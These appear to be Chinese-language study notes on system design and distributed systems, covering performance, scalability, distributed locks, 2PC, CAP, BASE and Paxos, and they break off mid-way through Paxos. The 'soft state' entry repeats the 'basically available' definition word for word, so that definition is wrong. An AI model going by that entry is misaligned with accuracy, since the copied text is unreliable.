系统设计基础

一、性能

性能指标

1. 响应时间

指某个请求从发出到接收到响应消耗的时间。

在对响应时间进行测试时，通常采用**重复请求方式**，然后**计算平均响应时间**。

2. 吞吐量

指系统在单位时间内可以处理的请求数量，通常使用**每秒的请求数来衡量**。

3. 并发用户数

指系统能**同时处理的并发用户请求数量**。

在没有并发存在的系统中，请求被顺序执行，此时响应时间为吞吐量的倒数。例如系统支持的吞吐量为 100 req/s，那么平均响应时间应该为 0.01s。

目前的大型系统都支持多线程来处理并发请求，多线程能够提高吞吐量以及缩短响应时间，主要有两个原因：

- **多 CPU**
- **IO 等待时间**

使用 IO 多路复用等方式，系统在等待一个 IO 操作完成的这段时间内不需要被阻塞，可以去处理其它请求。通过将这个等待时间利用起来，使得 CPU 利用率大大提高。

并发用户数不是越高越好，因为如果并发用户数太高，系统来不及处理这么多的请求，会使得过多的请求需要等待，那么响应时间就会大大提高。

性能优化

1. 集群

将多台服务器组成集群，使用**负载均**衡将请求转发到集群中，避免单一服务器的负载压力过大导致性能降低。

2. 缓存

缓存能够提高性能的原因如下：

- 缓存数据通常位于**内存**等介质中，这种介质对于读操作特别快；
- 缓存数据可以位于靠近用户的**地理位置**上；
- 可以将**计算结果进行缓存，从而避免重复计算**。

3. 异步

某些流程可以将操作转换为消息，将消息发送到**消息队列**之后立即返回，之后这个操作会被异步处理。

二、伸缩性

指**不断向集群中添加服务器**来缓解不断上升的用户并发访问压力和不断增长的数据存储需求。

伸缩性与性能

如果系统存在性能问题，那么单个用户的请求总是很慢的；

如果系统存在伸缩性问题，那么单个用户的请求可能会很快，但是在并发数很高的情况下系统会很慢。

实现伸缩性

应用服务器**只要不具有状态**，那么就可以很容易地通过**负载均衡器**向集群中添加新的服务器。

关系型数据库的伸缩性通过 Sharding 来实现，将数据按一定的规则分布到不同的节点上，从而解决单台存储服务器的存储空间限制。

对于**非关系型数据库NoSQL**，它们天生就是为海量数据而诞生，对伸缩性的支持特别好。

三、扩展性

指的是**添加新功能时对现有系统的其它应用无影响**，这就要求不同应用具备**高内聚、低耦合**的特点。

实现可扩展主要有两种方式：

- 使用**消息队列进行解耦**，应用之间通过消息传递进行通信；
- 使用**分布式服务（感觉类似中台）将业务和可复用的服务分离开来**，业务使用分布式服务框架**调用可复用的服务**。新增的产品可以通过调用可复用的服务来实现业务逻辑，对其它产品没有影响。

四、可用性

冗余

保证高可用的主要手段是使用冗余，**当某个服务器故障时就请求其它服务器**。

应用服务器的冗余比较容易实现，只要保证应用服务器**不具有状态**，那么某个应用服务器故障时，负载均衡器将该应用服务器原先的用户请求转发到另一个应用服务器上，不会对用户有任何影响。

存储服务器的冗余需要使用**「主从复制」**来实现，当主服务器故障时，需要提升从服务器为主服务器，这个过程称为**切换**。

监控

对 **CPU**、**内存**、**磁盘**、**网络**等系统负载信息进行监控，当某个数据达到一定阈值时通知运维人员，从而在系统发生故障之前及时发现问题。

服务降级

服务降级是系统为了应对大量的请求，**主动关闭部分功能，从而保证核心功能可用**。

五、安全性

要求系统在**应对各种攻击手段时能够有可靠的应对措施**。

分布式

一、分布式锁

在单机场景下，可以使用语言的内置锁来实现进程同步。但是在分布式场景下，需要同步的进程可能位于不同的节点上，那么就需要使用分布式锁。

阻塞锁通常使用互斥量来实现：

- 互斥量为 0 表示有其它进程在使用锁，此时处于锁定状态；
- 互斥量为 1 表示未锁定状态。

1 和 0 可以用一个整型值表示，也可以用某个数据是否存在表示。

数据库的唯一索引（unique index）

获得锁时向表中插入一条记录，释放锁时删除这条记录（利用唯一索引的记录来标记锁状态）。唯一索引可以保证该记录只被插入一次，那么就可以用这个记录是否存在来判断是否存于锁定状态。

存在以下几个问题：

- **锁没有失效时间**，解锁失败的话其它进程无法再获得该锁。
- **只能是非阻塞锁**，插入失败直接就报错了，**无法重试（即其他进程无法来阻塞竞争锁）**。
- **不可重入**，已经获得锁的进程也必须重新获取锁。

Redis的SETNX指令

使用 SETNX（**set if not exist**）指令插入一个**键值对**，如果 Key 已经存在，那么会返回 False，否则插入成功并返回 True。

SETNX 指令**和数据库的唯一索引类似**，保证了只存在一个 Key 的键值对，那么可以用一个 Key 的键值对是否存在来判断是否存于锁定状态。

EXPIRE 指令可以为一个键值对**设置一个过期时间**，从而避免了数据库唯一索引实现方式中释放锁失败的问题。

Redis的RedLock算法

使用了**多个 Redis 实例**来实现分布式锁，这是为了**保证在发生单点故障时仍然可用**。


- 尝试**从 N 个相互独立 Redis 实例获取锁**；
- 计算获取锁消耗的时间，只有当这个时间小于锁的过期时间，并且从**大多数（N / 2 + 1）实例上获取了锁**，那么就认为锁获取成功了；

- **如果锁获取失败，就到每个实例上释放锁。**

ZooKeeper的有序节点

1. ZooKeeper抽象模型

Zookeeper 提供了一种树形结构级的命名空间，/app1/p_1 节点的父节点为 /app1。



2. 节点类型

- **永久节点**：不会因为会话结束或者超时而消失；
- **临时节点**：如果**会话结束或者超时**就会消失；
- **有序节点**：会在节点名的后面加一个数字后缀，并且是有序的，例如生成的有序节点为 /lock/node-0000000000，它的下一个有序节点则为 /lock/node-0000000001，以此类推。

3. 监听器

为一个节点**注册监听器**，在节点**状态发生改变时**，会给**客户端发送消息**。

4. 分布式锁实现

- 创建一个锁目录 /lock；
- 当一个客户端需要获取锁时，在 /lock 下创建**临时的且有序的子节点**；
- 客户端获取 /lock 下的子节点列表，判断自己创建的子节点是否为**当前子节点列表中序号最小的子节点**，如果是则认为获得锁；**否则监听自己的前一个子节点**，获得子节点的变更通知后**重复此步骤直至获得锁**；(这里我认为和Java Lock体系的同步队列十分相似)
- 执行业务代码，完成后，**删除对应的子节点**。

5. 会话超时

如果一个已经获得锁的**会话超时了**，因为创建的是临时节点，所以该会话对应的**临时节点会被删除**，其它会话就可以获得锁了。可以看到，Zookeeper 分布式锁**不会出现数据库的唯一索引实现的分布式锁释放锁失败问题**。

6. 羊群效应

一个节点未获得锁，**只需要监听自己的前一个子节点**，这是因为如果监听所有的子节点，那么任意一个子节点状态改变，**其它所有子节点都会收到通知（羊群效应）**，而我们只希望它的**后一个子节点收到通知**。

二、分布式事务


指事务的操作位于不同的节点上，**需要保证事务的 ACID 特性**。

例如在下单场景下，库存和订单如果不在同一个节点上，就涉及分布式事务。

本地消息表

本地消息表与业务数据表处于同一个数据库中，这样就能利用**本地事务**来保证在对这两个表的操作满足事务特性，并且使用了**消息队列来保证最终一致性**。

1. 在分布式事务操作的一方完成写业务数据的操作之后向本地消息表发送一个消息，本地事务能保证这个消息一定会被写入本地消息表中。
2. 之后将本地消息表中的消息转发到 **Kafka 等消息队列中**，如果转发成功则将消息从本地消息表中删除，否则继续重新转发。
3. 在分布式事务操作的**另一方从消息队列中读取一个消息，并执行消息中的操作**。



2PC

两阶段提交（Two phase Commit，2PC），通过引入**协调者（Coordinator）**来协调参与者的行为，并最终**决定这些参与者是否要真正执行事务**。

1. 运行过程

1.1 准备阶段

协调者**询问参与者事务是否执行成功**，参与者发回事务执行结果。

1.2 提交阶段

如果事务在**每个参与者上都执行成功**，事务协调者发送通知**让参与者提交事务**；**否则，协调者发送通知让参与者回滚事务**。

需要注意的是，在准备阶段，参与者执行了事务，但是还未提交。**只有在提交阶段接收到协调者发来的通知后，才进行提交或者回滚。**

2. 存在的问题

2.1 同步阻塞

所有事务参与者在等待其它参与者响应的时候都处于同步阻塞状态，无法进行其它操作。

2.2 单点问题

协调者在 2PC 中起到非常大的作用，发生故障将会造成很大影响。特别是在阶段二发生故障，**所有参与者会一直等待，无法完成其它操作**。

2.3 数据不一致


在阶段二，如果协调者只发送了部分 Commit 消息，此时网络发生异常，那么只有部分参与者接收到 Commit 消息，也就是说**只有部分参与者提交了事务，使得系统数据不一致。**

2.4 太过保守

任意一个节点失败就会导致整个事务失败，没有完善的容错机制。

三、CAP

分布式系统不可能同时满足一致性（C：Consistency）、可用性（A：Availability）和分区容忍性（P：Partition Tolerance），最多只能同时满足其中两项。



一致性

一致性指的是**多个数据副本是否能保持一致的特性**，在一致性的条件下，系统在执行数据更新操作之后能够从一致性状态转移到另一个一致性状态。

对系统的一个数据更新成功之后，**如果所有用户都能够读取到最新的值，该系统就被认为具有强一致性**。

可用性

可用性指分布式系统在**面对各种异常时可以提供正常服务的能力**，可以用系统可用时间占总时间的比值来衡量，4 个 9 的可用性表示系统 99.99% 的时间是可用的。

在可用性条件下，要求系统提供的服务一直处于可用的状态，对于用户的每一个操作请求总是能够在有限的时间内返回结果。

分区容忍性

网络分区指分布式系统中的**节点被划分为多个区域，每个区域内部可以通信，但是区域之间无法通信。**


在分区容忍性条件下，**分布式系统在遇到任何网络分区故障的时候**，仍然需要**能对外提供一致性和可用性的服务，除非是整个网络环境都发生了故障。**

权衡

在分布式系统中，分区容忍性必不可少，因为需要总是假设网络是不可靠的。因此，CAP 理论实际上是要在可用性和一致性之间做权衡。

可用性和一致性往往是冲突的，很难使它们同时满足。在多个节点之间进行数据同步时，

- 为了保证一致性（CP），**不能访问未同步完成的节点，也就失去了部分可用性**；
- 为了保证可用性（AP），**允许读取所有节点的数据，但是数据可能不一致。**



四、BASE

BASE 是**基本可用（Basically Available）、软状态（Soft State）**和**最终一致性（Eventually Consistent）三个短语的缩写。**

BASE 理论是对 CAP 中**一致性和可用性权衡的结果**，它**的核心思想**是：即使无法做到强一致性，但每个应用都可以根据自身业务特点，**采用适当的方式来使系统达到最终一致性。**

基本可用

指分布式系统在出现故障的时候，保证核心可用，允许损失部分可用性。

例如，电商在做促销时，为了保证购物系统的稳定性，部分消费者可能会被引导到一个降级的页面。

软状态

指分布式系统在出现故障的时候，**保证核心可用，允许损失部分可用性**。

例如，电商在做促销时，为了保证购物系统的稳定性，**部分消费者可能会被引导到一个降级的页面**。

最终一致性

最终一致性强调的是系统中所有的数据副本，在经过一段时间的同步后，最终能达到一致的状态。

ACID 要求强一致性，通常运用在传统的数据库系统上。**而 BASE 要求最终一致**性，通过牺牲强一致性来达到可用性，通常运用在大型分布式系统中。

在实际的分布式场景中，不同业务单元和组件对一致性的要求是不同的，因此 **ACID 和 BASE 往往会结合在一起使用。**

五、Paxos

用于**达成共识性问题**，即对**多个节点产生的值，该算法能保证只选出唯一一个值。**

主要有三类节点：

- 提议者（Proposer）：**提议一个值**；
- 接受者（Acceptor）：**对每个提议进行投票**；
- 告知者（Learner）：**被告知投票的结果，不参与投票过程**。




Figure 1: Basic Paxos architecture. A number of proposers make proposals to acceptors. When an acceptor accepts a value it sends the result to learner nodes.

执行过程

规定一个提议包含两个字段：[n, v]，其中 n 为序号（具有唯一性），v 为提议值。

1. Prepare阶段

下图演示了两个 Proposer 和三个 Acceptor 的系统中运行该算法的初始过程，**每个 Proposer 都会向所有 Acceptor 发送 Prepare 请求。**




Figure 2: Paxos. Proposers A and B each send prepare requests to every acceptor. In this example proposer A's request reaches acceptors X and Y first, and proposer B's request reaches acceptor Z first.

当 Acceptor 接收到一个 Prepare 请求，包含的提议为 [n1, v1]，并且**之前还未接收过 Prepare 请求**，那么发送一个 **Prepare 响应**，设置当前接收到的提议为 [n1, v1]，并且**保证以后不会再接受序号小于 n1 的提议**。

如下图，Acceptor X 在收到 [n=2, v=8] 的 Prepare 请求时，由于之前没有接收过提议，因此就发送一个 [no previous] 的 Prepare 响应，设置当前接收到的提议为 [n=2, v=8]，并且保证以后**不会再接受序号小于 2 的提议**。其它的 Acceptor 类似。




Figure 3: Paxos. Each acceptor responds to the first prepare request message that it receives.

如果 Acceptor 接收到一个 Prepare 请求，包含的提议为 [n2, v2]，并且之前已经接收过提议 [n1, v1]。如果 n1 > n2，那么就丢弃该提议请求；否则，发送 Prepare 响应，**该 Prepare 响应包含之前已经接收过的提议 [n1, v1]**，设置当前接收到的提议为 [n2, v2]，**并且保证以后不会再接受序号小于 n2 的提议**。

如下图，Acceptor Z 收到 Proposer A 发来的 [n=2, v=8] 的 Prepare 请求，由于之前已经接收过 [n=4, v=5] 的提议，并且 n > 2，因此就抛弃该提议请求；Acceptor X 收到 Proposer B 发来的 [n=4, v=5] 的 Prepare 请求，因为之前接收到的提议为 [n=2, v=8]，并且 2 <= 4，因此就发送 [n=2, v=8] 的 Prepare 响应，设置当前接收到的提议为 [n=4, v=5]，并且保证以后不会再接受序号小于 4 的提议。Acceptor Y 类似。

2. Accept阶段

当一个 Proposer **接收到超过一半 Acceptor 的 Prepare 响应时**，就可以**发送 Accept 请求**。

Proposer A 接收到两个 Prepare 响应之后，就发送 [n=2, v=8] Accept 请求。该 Accept 请求会**被所有 Acceptor 丢弃，因为此时所有 Acceptor 都保证不接受序号小于 4 的提议。**

Proposer B 过后也收到了两个 Prepare 响应，因此也开始发送 Accept 请求。需要注意的是，**Accept 请求的 v 需要取它收到的最大提议编号对应的 v 值，也就是 8。因此它发送 [n=4, v=8] 的 Accept 请求。**


